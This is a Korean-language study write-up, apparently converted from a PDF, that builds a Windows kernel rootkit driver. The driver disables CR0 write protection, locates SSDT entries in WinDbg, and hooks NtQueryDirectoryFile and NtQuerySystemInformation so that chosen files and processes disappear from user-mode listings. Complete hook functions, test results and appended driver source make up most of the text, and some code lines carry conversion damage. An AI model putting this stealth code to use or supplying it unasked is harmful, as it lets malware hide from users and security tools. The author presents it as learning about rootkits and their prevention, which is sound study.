5개의 CR이 존재한다. 우리에게 필요한 부분은 CR0이다. CR0의 필드을 보면 WP라는 부분이 보인다. 이 부분은 앞에서 말했던 WP를 설정하는 필드이다. 이 필드 값이 0이면 Write Protect를 무력화 시킬 수 있다.

[그림 18]에 나와 있는 소스를 이용하면 쉽게 WP를 무력화 시킬 수 있다.

```
//WP 무력화를 위한 bit mask
#define SetCr_Mask 0x0FFFEFFF

//CR0의 WP를 제거
VOID ClearCr_WP(VOID)
{
    __asm {
        push    eax;
        mov     eax, cr0;
        and     eax, SetCr_Mask;
        mov     cr0, eax;
        pop     eax;
    }
}

//CR0의 WP를 설정
VOID SetCr_WP(VOID)
{
    __asm {
        push    eax;
        mov     eax, cr0;
        or      eax, not SetCr_Mask;
        mov     cr0, eax;
        pop     eax;
    }
}
```

[그림 18] WP 무력화 코드

이로써 SSDT를 Hooking 할 준비는 모두 갖추어졌다.

이 문서의 목표인 프로세스와 파일을 숨겨보자.

Windows는 파일을 검색하기 위해 NtQueryDirectoryFile 함수를 이용하며, 프로세스 정보를 얻기 위해서는 NtQuerySystemInformation 함수를 이용한다. 그럼 이 Native API의 주소를 가지고 있는 SSDT안에서의 인덱스를 확인해 보자. 앞에서 살펴보았듯이 "Zw"로 시작하는 Native API는 시스템 서비스 인덱스 넘버를 인자로 넘겨준다. ZwQueryDirectoryFile 함수와 ZwQuerySystemInformation 함수를 통해 시스템 서비스 인덱스 넘버를 확인해보자. [그림 19]와 [그림 20]은 WinDbg를 통해 확인한 두 함수의 시스템 서비스 인덱스 넘버를 보여준다.

```
nt!RtlpBreakWithStatusInstruction:
804e5b25 cc              int     3
kd> u nt!zwquerydirectoryfile
nt!ZwQueryDirectoryFile:
804df945 b891000000      mov     eax,91h
804df94a 8d542404        lea     edx,[esp+4]
804df94e 9c              pushfd
804df94f 6a08            push    8
804df951 e850150000      call    nt!KiSystemService (804e0ea6)
804df956 c22c00          ret     2Ch
```

[그림 19] NtQueryDirectoryFile 인덱스

```
kd> u nt!zwquerysysteminformation
nt!ZwQuerySystemInformation:
804dfbc0 b8ad000000      mov     eax,0ADh
804dfbc5 8d542404        lea     edx,[esp+4]
804dfbc9 9c              pushfd
804dfbca 6a08            push    8
804dfbcc e8d5120000      call    nt!KiSystemService (804e0ea6)
804dfbd1 c21000          ret     10h
```

[그림 20] NtQuerySystemInformation 인덱스

[그림 19]와 [그림 20]에서 확인할 수 있듯이 NtQueryDirectoryFile 함수의 인덱스는 0x91이고, NtQuerySystemInformtion 함수의 인덱스는 0xAD이다. SSDT의 0x91번째와 0xAD번째에 저장된 주소가 두 Native API인지 확인하여 보자.

```
kd> d 804e4d20+(91*4)
804e4f64  80576dad 8058f55d 80617a00 805898bd
804e4f74  8057d349 805da720 80574d12 8058b6bc
804e4f84  80623f19 8056e537 80568d06 8056feab
804e4f94  80582509 8064a67f 80617640 80571473
804e4fa4  8064ef58 8064a006 80589e10 8064f15e
804e4fb4  80569041 806182c3 8057d825 805990a2
804e4fc4  80648dff 8058957d 80649583 80649520
804e4fd4  8057ec27 80599d9c 805e0777 8058d9e6
kd> u 80576dad
nt!NtQueryDirectoryFile:
80576dad 8bff            mov     edi,edi
80576daf 55              push    ebp
80576db0 8bec            mov     ebp,esp
80576db2 8d452c          lea     eax,[ebp+2Ch]
80576db5 50              push    eax
80576db6 8d4528          lea     eax,[ebp+28h]
80576db9 50              push    eax
80576dba 8d4524          lea     eax,[ebp+24h]
```

[그림 21] NtQueryDirectoryFile 함수

```
kd> d 804e4d20+(ad*4)
804e4fd4  8057ec27 80599d9c 805e0777 8058d9e6
804e4fe4  8056d9a8 8056ebf3 8057388f 80582a00
804e4ff4  804e494c 80648b3b 80573b30 805dd7a8
804e5004  805841c2 8057dfd1 805819af 8056804c
804e5014  8057b463 80568ab2 8065b6e1 8064f39f
804e5024  8064f892 8057f0f1 8056c6fd 8056c210
804e5034  80623ff8 8062cc57 805e12bf 8057a60f
804e5044  8062ca50 805debaf 8053d57a 8064e3b0
kd> u 8057ec27
nt!NtQuerySystemInformation:
8057ec27 6810020000      push    210h
8057ec2c 68f0c24e80      push    offset nt!ExTraceAllTables+0x1eb (804ec2f0)
8057ec31 e85c5ef6ff      call    nt!_SEH_prolog (804e4a92)
8057ec36 33c0            xor     eax,eax
8057ec38 8945e4          mov     dword ptr [ebp-1Ch],eax
8057ec3b 8945dc          mov     dword ptr [ebp-24h],eax
8057ec3e 8945fc          mov     dword ptr [ebp-4],eax
8057ec41 64a124010000    mov     eax,dword ptr fs:[00000124h]
```

[그림 22] NtQuerySystemInformation

[그림 21]과 [그림 22]에서 확인할 수 있듯이 [그림 19]과 [그림 20]에서 확인한 인덱스 넘버는 정확하다. 즉, "Zw"로 시작하는 Native API의 시작루틴에서 1byte를 건너면 실제 서비스 루틴의 주소가 저장되어 있는 SSDT의 인덱스 넘버이다. SSDT Hooking을 하기 위해서는 Hooking 하고자하는 Native API의 인덱스 넘버를 알아야 하므로 저 숫자는 상당히 중요하다.

Hooking 하고자하는 Native 함수의 주소를 담고있는 SSDT의 주소는 [그림 23]에서 보여주는 매크로를 통해 쉽게 구할 수 있다.

```
//SSDT 임포드
__declspec(dllimport)  ServiceDescriptorTableEntry_t KeServiceDescriptorTable;

//SSDT 주소를 리턴하는 매크로
#define Syscall_Index(_Func) *(PULONG) ((PUCHAR)_Func+1)
#define Syscall_Ptr(_Org_Func) &(((PLONG)KeServiceDescriptorTable.ServiceTableBase)[Syscall_Index(_Org_Func)])
```

[그림 23] SSDT의 주소를 구하는 매크로

Syscall_Index는 인자로 넘어오는 함수의 시작 주소에 1byte 떨어진 곳의 메모리 값을 리턴한다. 즉, 시스템 서비스 인덱스 넘버를 리턴한다. Syscall_Index는 해당 서비스의 Syscall_Ptr은 인자로 넘어오는 함수를 인자로 Syscall_Index를 호출한 후 리턴된 값(인덱스 넘버)에 해당하는 SSDT의 주소를 반환한다.

Hooking 하고자 하는 위치의 주소도 구했으니 이 메모리의 값을 내가 원하는 주소로 바꾸어 보자.

InterlocdedExchange 함수를 이용하면 쉽게 메모리 값을 바꿀 수 있다. InterlockedExchange 함수는 두 개의 인자 값이 일치하지 않을 경우 첫 번째 인자가 지정하는 메모리의 값을 두 번째 인자로 바꾼다.

[그림 24]는 내가 테스트할 때 사용하였던 소스에서 발췌하였다.

```
//SSDT 후킹
OldZwQueryDirectoryFile = (ZWQUERYDIRECTORYFILE)InterlockedExchange(
    (LONG *)Syscall_Ptr(ZwQueryDirectoryFile),
    (LONG)NewZwQueryDirectoryFile);
OldZwQuerySystemInformation = (ZWQUERYSYSTEMINFORMATION)InterlockedExchange(
    (LONG *)Syscall_Ptr(ZwQuerySystemInformation),
    (LONG)NewZwQuerySystemInformation);
```

[그림 24] ZwQueryDirectFile과 ZwQuerySystemInformation Hooking

[그림 24]와 같이 쉽게 주소 값을 바꿔칠 수가 있다.

주소 값을 바꿨으면 Hooking에 성공한 거나 다름없다. 이제 프로세스와 파일을 숨기기 위한 새로운 함수를 작성하여보자.

[그림 25]와 아래 소스는 파일을 감추기 위한 FileInformation 구조체와 Hooking 함수인 NewZwQueryDirectoryFile 함수는 보여주고 있다.

```
//FileInfromation 구조체 선언
struct _FILE_INFORMATION
{
    ULONG NextEntryOffset;
    ULONG FileIndex;
    LARGE_INTEGER CreationTime;
    LARGE_INTEGER LastAccessTime;
    LARGE_INTEGER LastWriteTime;
    LARGE_INTEGER ChangeTime;
    LARGE_INTEGER EndOfFile;
    LARGE_INTEGER AllocationSize;
    ULONG FileAttributes;
    ULONG FileNameLength;
    ULONG EaSize;
    CCHAR ShortNameLength;
    WCHAR ShortName[12];
    WCHAR FileName[1];
};
```

[그림 25] FileInformation 구조체

```
//새로운 ZwQueryDirectoryFile
NTSTATUS NewZwQueryDirectoryFile(
        IN HANDLE fileHandle,
        IN HANDLE Event OPTIONAL,
        IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
        IN PVOID ApcContext OPTIONAL,
        OUT PIO_STATUS_BLOCK IoStatusBlock,
        OUT PVOID FileInformation,
        IN ULONG Length,
        IN FILE_INFORMATION_CLASS FileInformationClass,
        IN BOOLEAN ReturnSingleEntry,
        IN PUNICODE_STRING FileName OPTIONAL,
        IN BOOLEAN RestartScan)
{
```


```
NTSTATUS ntStatus;

//NtQueryDirectoryFile 함수 호출
ntStatus = ((ZWQUERYDIRECTORYFILE)(OldZwQueryDirectoryFile)) (
        fileHandle,
        Event,
        ApcRoutine,
        ApcContext,
        IoStatusBlock,
        FileInformation,
        Length,
        FileInformationClass,
        ReturnSingleEntry,
        FileName,
        RestartScan);

if( NT_SUCCESS(ntStatus))
{
        //FileInformation 구조체
        struct _FILE_INFORMATION *curr = (struct _FILE_INFORMATION *)FileInformation;
        struct _FILE_INFORMATION *prev = NULL;

        DbgPrint("₩n");
        while(curr)
        {
           if (curr->FileName != NULL)
           {
                //파일명이 "Hook"으로 시작하거나 "TestFile.txt"인 경우
                if((0 == memcmp(curr->FileName, L"Hook", 8)) || (0 ==
memcmp(curr->FileName, L"TestFile.txt", 24)))
                {
                   //전 FileInformation이 존재하는 경우
                   if(prev)
                   {
                        //전 FileInformation의 NetxtEntryOffset에
                        //다음 FileInformation의 위치를 저장한다.
                        if(curr->NextEntryOffset)
                           prev->NextEntryOffset += curr->NextEntryOffset;
                        //마지막 프로세서일 경우
                        else
                           prev->NextEntryOffset = 0;
                   }
                   //전 FileInformation이 존재하지 않는 경우
                   else
                   {
                        //다음 FileInformation이 존재하는 경우
                        if(curr->NextEntryOffset)
                        {
                           //다음 FileInformation을 맨 앞의 FileInformation으로 만든다.
                           (char *)FileInformation += curr->NextEntryOffset;
```

```
                        }
                        //마지막 프로세서일 경우
                        else
                            FileInformation = NULL;
                    }
                }
            }
            //현재 FileInformation을 저장
            prev = curr;
            //다음 FileInformation으로 넘어감
            if(curr->NextEntryOffset ) ((char *)curr += curr->NextEntryOffset);
            else curr = NULL;
        }
    }
    return ntStatus;
}
```

[그림 25]는 MSDN에서 발췌한 구조체이다. 이 구조체는 파일을 검색할 때 사용되는 Native API인 NtQueryDirectoryFile 함수가 검색한 파일의 정보를 저장하는데 사용한다.

위 소스에 대해 간단히 설명하고 넘어가자.

NtQueryDirectoryFile 함수가 리턴 한 FileInformation 구조체에는 다음 파일의 FileInformation의 offset을 가지고 있다. 그래서 디렉토리 내의 파일을 검색할 때는 NtQueryDirectoryFile 함수가 한 번 호출되고, offset 값을 이용하여 순회한다. 일단 ZwQueryDirectoryFile 함수를 이용하는 함수 시작부분에서 실제 NtQueryDirectoryFile 함수를 호출하여 FileInformation 구조체값을 받아 온다. 그 후에 다음 FileInformation이 존재하지 않을 때까지 순환하여 숨기고자 하는 파일 이름이 존재하는지 체크한다. 만일 존재하면 이전 FileInformation의 offset값을 현재의 FileInformation이 아닌 다음 FileInformation을 가리키도록 설정한다. 이 과정을 거친 후 서비스를 요청한 유저모드의 어플리케이션에게 구조체가 넘어가면 [그림 26]과 같이 유저모드의 어플리케이션은 첫 번째 FileInformation 구조체에서 두 번째 구조체가 아닌 세 번째 구조체로 순환하게 된다. 즉, 유저모드에서는 저 파일이 존재하는지 확인할 수 가 없다.



[그림 26] FileInformation 순환

함수가 Hooking 되면 [그림 26]에서 보는 것같이 정상적인 루틴이 아닌 인의적으로 루틴을 바꿀 수 있다.

파일을 숨기기 위한 Hooking 함수는 만들었으니 이제 프로세스를 숨기기 위한 함수를 작성하여 보자. [그림 27]은 NtQuerySystemInformation 함수가 사용하는 SystemInformation 구조체를 보여준다.

```
//SystemInformation 구조체 선언
struct _SYSTEM_THREADS
{
        LARGE_INTEGER           KernelTime;
        LARGE_INTEGER           UserTime;
        LARGE_INTEGER           CreateTime;
        ULONG                           WaitTime;
        PVOID                           StartAddress;
        CLIENT_ID                       ClientIs;
        KPRIORITY                       Priority;
        KPRIORITY                       BasePriority;
        ULONG                           ContextSwitchCount;
        ULONG                           ThreadState;
        KWAIT_REASON            WaitReason;
};

//SystemInformation 구조체 선언
struct _SYSTEM_PROCESSES
{
        ULONG                           NextEntryDelta;
        ULONG                           ThreadCount;
        ULONG                           Reserved[6];
        LARGE_INTEGER           CreateTime;
        LARGE_INTEGER           UserTime;
        LARGE_INTEGER           KernelTime;
        UNICODE_STRING          ProcessName;
        KPRIORITY                       BasePriority;
        ULONG                           ProcessId;
        ULONG                           InheritedFromProcessId;
        ULONG                           HandleCount;
        ULONG                           Reserved2[2];
        VM_COUNTERS                     VmCounters;
        IO_COUNTERS                     IoCounters; //windows 2000 only
        struct _SYSTEM_THREADS          Threads[1];
};
```

[그림 27] SystemInformation 구조체

[그림 27]의 SystemInformation 구조체는 프로세스의 정보를 가지고 있다. 앞에서 살펴보았던 FileInformation 구조체와 마찬가지로 offset 값을 가지고 있어 다음 SystemInformation 구조체를 가리키고 있다.

아래 소스는 ZwQuerySystemInformation의 Hooking 함수이다.

```
//새로운 ZwQuerySystemFile
NTSTATUS NewZwQuerySystemInformation(
            IN ULONG SystemInformationClass,
            IN PVOID SystemInformation,
            IN ULONG SystemInformationLength,
            OUT PULONG ReturnLength)
{

   NTSTATUS ntStatus;

   //NtQuerySystemInfrormation 함수 호출
   ntStatus =
```


```
 ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
                SystemInformationClass,
                SystemInformation,
                SystemInformationLength,
                ReturnLength );

   if( NT_SUCCESS(ntStatus))
   {
        if(SystemInformationClass == 5)
        {
            struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES
*)SystemInformation;
            struct _SYSTEM_PROCESSES *prev = NULL;

            while(curr)
            {
                if (curr->ProcessName.Buffer != NULL)
                {
                   //프로세스명이 "Hook_go"인 경우
                   if(0 == memcmp(curr->ProcessName.Buffer, L"Hook_go", 14))
                   {
                        //전 SystemInformation이 존재하는 경우
                        if(prev)
                        {
                           //전 SystemInformation의 NetxtEntryDelta에
                           //다음 SystemInformation의 위치를 저장한다.
                           if(curr->NextEntryDelta)
                                prev->NextEntryDelta += curr->NextEntryDelta;
                           //마지막 프로세서일 경우
                           else
                                prev->NextEntryDelta = 0;
                        }
                        //전 SystemInformation이 존재하지 않는 경우
                        else
                        {
                           //다음 SystemInformation을
                           //맨 앞의 SystemInformation으로 만든다.
                           if(curr->NextEntryDelta)
                           {
                                (char *)SystemInformation +=  ₩
```

```
                                        curr->NextEntryDelta;
                        }
                        //마지막 프로세서일 경우
                        else
                            SystemInformation = NULL;
                    }
                }
            }
            //현재 SystemInformation을 저장
            prev = curr;
            //다음 SystemInformation으로 넘어감
            if(curr->NextEntryDelta) ((char *)curr += curr->NextEntryDelta);
            //다음 SystemInformation이 존재하지 않는다면
            else curr = NULL;
        }
    }
}
return ntStatus;
}
```

Hooking 함수인 NewZwQuerySystemInformation 함수를 간단하게 넘어가자.

앞에서 설명했던 NewZwQueryDirectoryFile 함수와 비슷한 루틴을 가지고 있다. 실제 Native API인 NtQuerySystemInformation 함수를 호출하여 받은 SystemInformation 구조체를 이용하여 다음 프로세스가 존재하지 않을 때까지 순환한다. 그러다 자신이 숨기고자 하는 프로세스가 나오면 이전 SystemInformation 구조체 멤버 중 다음 구조체를 가리키는 변수에 현재 구조체가 아닌 다음 구조체를 나타내도록 처리한다. 이 과정을 거치면 유저모드에서 받은 리턴 값은 앞에 설명했던 FileInformation 구조체와 마찬가지로 정상적인 루틴이 아닌 인위적인 루틴으로 순환한다.

[그림 27]은 위에서 말한 인위적인 루틴을 보여준다.




[그림 28] SystemInformation 순환

Hooking함수까지 작성하였다. 이제 이 디바이스 드라이버가 제대로 작동하는지 확인하여보자.

참고로 이 문서에서 작성한 소스는 “Rootkit : 윈도우 커널 조작의 미학”에 나온 소스를 토대로 작성하였다.


4. 실험 및 결과

우선 기존에 작성했던 Message Hooking 프로그램인 “Hook_go"를 실행시켜보자.



[그림 29] Message Hooking 프로그램

잘 동작하는지 확인해 보자




[그림 30] Message Hooking

[그림 30]에서 확인할 수 있듯이 잘 동작하고 있다. 그럼 이제 앞에서 작성한 디바이스 드라이버를 로드하여 프로세스와 Message Hooking 프로그램이 담겨져 있는 디렉토리와 "TestFile"을 숨겨보자.

[그림 31]은 디바이스 드라이버를 로딩하는 것을 보여준다.


[그림 31] 디바이스 드라이버 로드

[그림 32]는 디바이스 드라이버 로드 후 결과를 보여준다.



[그림 32] 프로세스 검색 결과

[그림 32]에서 확인할 수 있듯이 “Hook_go”라는 프로세서가 보이지 않는 것을 확인할 수 있다. 파일도 숨겨졌는지 확인하여 보자.



[그림 33] 파일목록 검색 결과

[그림 33]을 보면 [그림 30]과 다르게 Hook_go라는 디렉토리와 TestFile이라는 파일이 보이지 않는 것을 확인할 수 있었다.

작성한 디바이스 드라이버가 잘 작동하는 것을 확인할 수 있었다. 그럼 로드 후 SSDT에 무슨일이 일어났는지 WinDbg를 이용해 확인하여 보자.

[그림 19]와 [그림 20]에서 확인했었듯이 ZwQueryDirectoryFile 함수의 서비스 넘버는 0x91이고, ZwQuerySystemInformation 함수의 서비스 넘버는 0xAD이다. 그럼 WinDbg를 이용해 SSDT의 0x91 번째와 0xAD 번째의 테이블 값을 확인하여보자. [그림 34]와 [그림 35]를 통해 SSDT에 무슨 일이 일어났는지 확인할 수 있다.

```
kd> d 804e4d20+(91*4)
804e4f64  fa16d500 8058f55d 80617a00 805898bd
804e4f74  8057d349 805da720 80574d12 8058b6bc
804e4f84  80623f19 8056e537 80568d06 8056feab
804e4f94  80582509 8064a67f 80617640 80571473
804e4fa4  8064ef58 8064a006 80589e10 8064f15e
804e4fb4  80569041 806182c3 8057d825 805990a2
804e4fc4  80648dff 8058957d 80649583 80649520
804e4fd4  fa16d670 80599d9c 805e0777 8058d9e6
kd> u fa16d500
*** ERROR: Module load completed but symbols could not be loaded for hideprocess_file.sys
hideprocess_file+0x500:
fa16d500 8bff            mov     edi,edi
fa16d502 55              push    ebp
fa16d503 8bec            mov     ebp,esp
fa16d505 83ec1c          sub     esp,1Ch
fa16d508 56              push    esi
fa16d509 57              push    edi
fa16d50a 8a4530          mov     al,byte ptr [ebp+30h]
fa16d50d 50              push    eax
```

[그림 34] SSDT의 0x91번째 테이블 값

[그림 34]에서 볼 수 있듯이 NtQueryDirectoryFile 함수의 시작 루틴을 가리켜야 할 값이 이상한 곳을 가리키고 있다. 테이블 값을 따라 가보면 작성한 디바이스 드라이버의 한 부분을 가리키는 것을 확인할 수 있다.

```
kd> d 804e4d20+(ad*4)
804e4fd4  fa16d670 80599d9c 805e0777 8058d9e6
804e4fe4  8056d9a8 8056ebf3 8057388f 80582a00
804e4ff4  804e494c 80648b3b 80573b30 805dd7a8
804e5004  805841c2 8057dfd1 805819af 8056804c
804e5014  8057b463 80568ab2 8065b6e1 8064f39f
804e5024  8064f892 8057f0f1 8056c6fd 8056c210
804e5034  80623ff8 8062cc57 805e12bf 8057a60f
804e5044  8062ca50 805debaf 8053d57a 8064e3b0
kd> u fa16d670
hideprocess_file+0x670:
fa16d670 8bff            mov     edi,edi
fa16d672 55              push    ebp
fa16d673 8bec            mov     ebp,esp
fa16d675 83ec14          sub     esp,14h
fa16d678 56              push    esi
fa16d679 57              push    edi
fa16d67a 8b4514          mov     eax,dword ptr [ebp+14h]
fa16d67d 50              push    eax
```

[그림 35] SSDT의 0xAD번째 테이블 값

[그림 35]에서 확인할 수 있는 내용도 [그림 34]와 마찬가지로 NtQuerySystemInformation의 시작 루틴을 가리켜야 할 값이 이상한 값으로 바뀌어져 있

고, 이 값은 작성된 디바이스 드라이버의 한부분을 가리키고 있다.

성공적으로 SSDT의 테이블 값을 바꾸어 원하는 곳의 함수를 호출시켰다.

5. 결론

유저모드에서는 접근조차 불가능한 영역을 마음대로 컨트롤할 수 있는 사실이 무척이나 새로웠다. SSDT Hooking을 공부하면 Windows의 새로운 영역을 확인할 수 있어서 좋았다. 확실히 커널모드에서 후킹이 되면 유저모드에서는 확인자체가 불가능하다.

물론 현재 출시된 백신들은 대부분의 커널 Hooking 프로그램을 탐지한다.

앞으로 다양한 커널 hooking 공부를 해서 다양한 루트킷을 접해보고 예방방법에 대해서도 공부해야겠다.

참고문헌

[1] 김상형, "윈도우즈 API 정복 1" , 한빛미디어(주), June 2006

[2] Mark E. Russinovich·David A. Solomon, "WIDOWS INTERNALS 4th", 정보문화사, January 2006

[3] Greg Hoglund·Jamie Butler, "루트킷 : 윈도우 커널 조작의 미학" , 에이콘, July 2008

[4] somma, "somma.egloos.com"

[5] Jerald Lee, "SSDT Hooking", January 2007

첨부。

SSDT Hooking을 공부하면서 작성한 소스이다.

```
#include "ntddk.h"

#pragma pack(1)
//SDE 구조체 선언
typedef struct ServiceDescriptorEntry {
        unsigned int *ServiceTableBase;
        unsigned int *ServiceCounterTableBase;
        unsigned int NumberOfServices;
        unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()

//SSDT 임포트
__declspec(dllimport)  ServiceDescriptorTableEntry_t KeServiceDescriptorTable;


//SSDT 주소를 리턴하는 매크로
#define Syscall_Index(_Func) *(PULONG) ((PUCHAR)_Func+ 1)
#define                                                                    Syscall_Ptr(_Org_Func)
&(((PLONG)KeServiceDescriptorTable.ServiceTableBase)[Syscall_Index(_Org_Func)])
//WP 무력화를 위한 bit mask
#define SetCr_Mask 0x0FFFEFFFF

//FileInfromation 구조체 선언
struct _FILE_INFORMATION
{
          ULONG NextEntryOffset;
          ULONG FileIndex;
          LARGE_INTEGER CreationTime;
          LARGE_INTEGER LastAccessTime;
          LARGE_INTEGER LastWriteTime;
          LARGE_INTEGER ChangeTime;
          LARGE_INTEGER EndOfFile;
          LARGE_INTEGER AllocationSize;
          ULONG FileAttributes;
          ULONG FileNameLength;
          ULONG EaSize;
          CCHAR ShortNameLength;
          WCHAR ShortName[12];
          WCHAR FileName[1];
};

//SystemInformation 구조체 선언
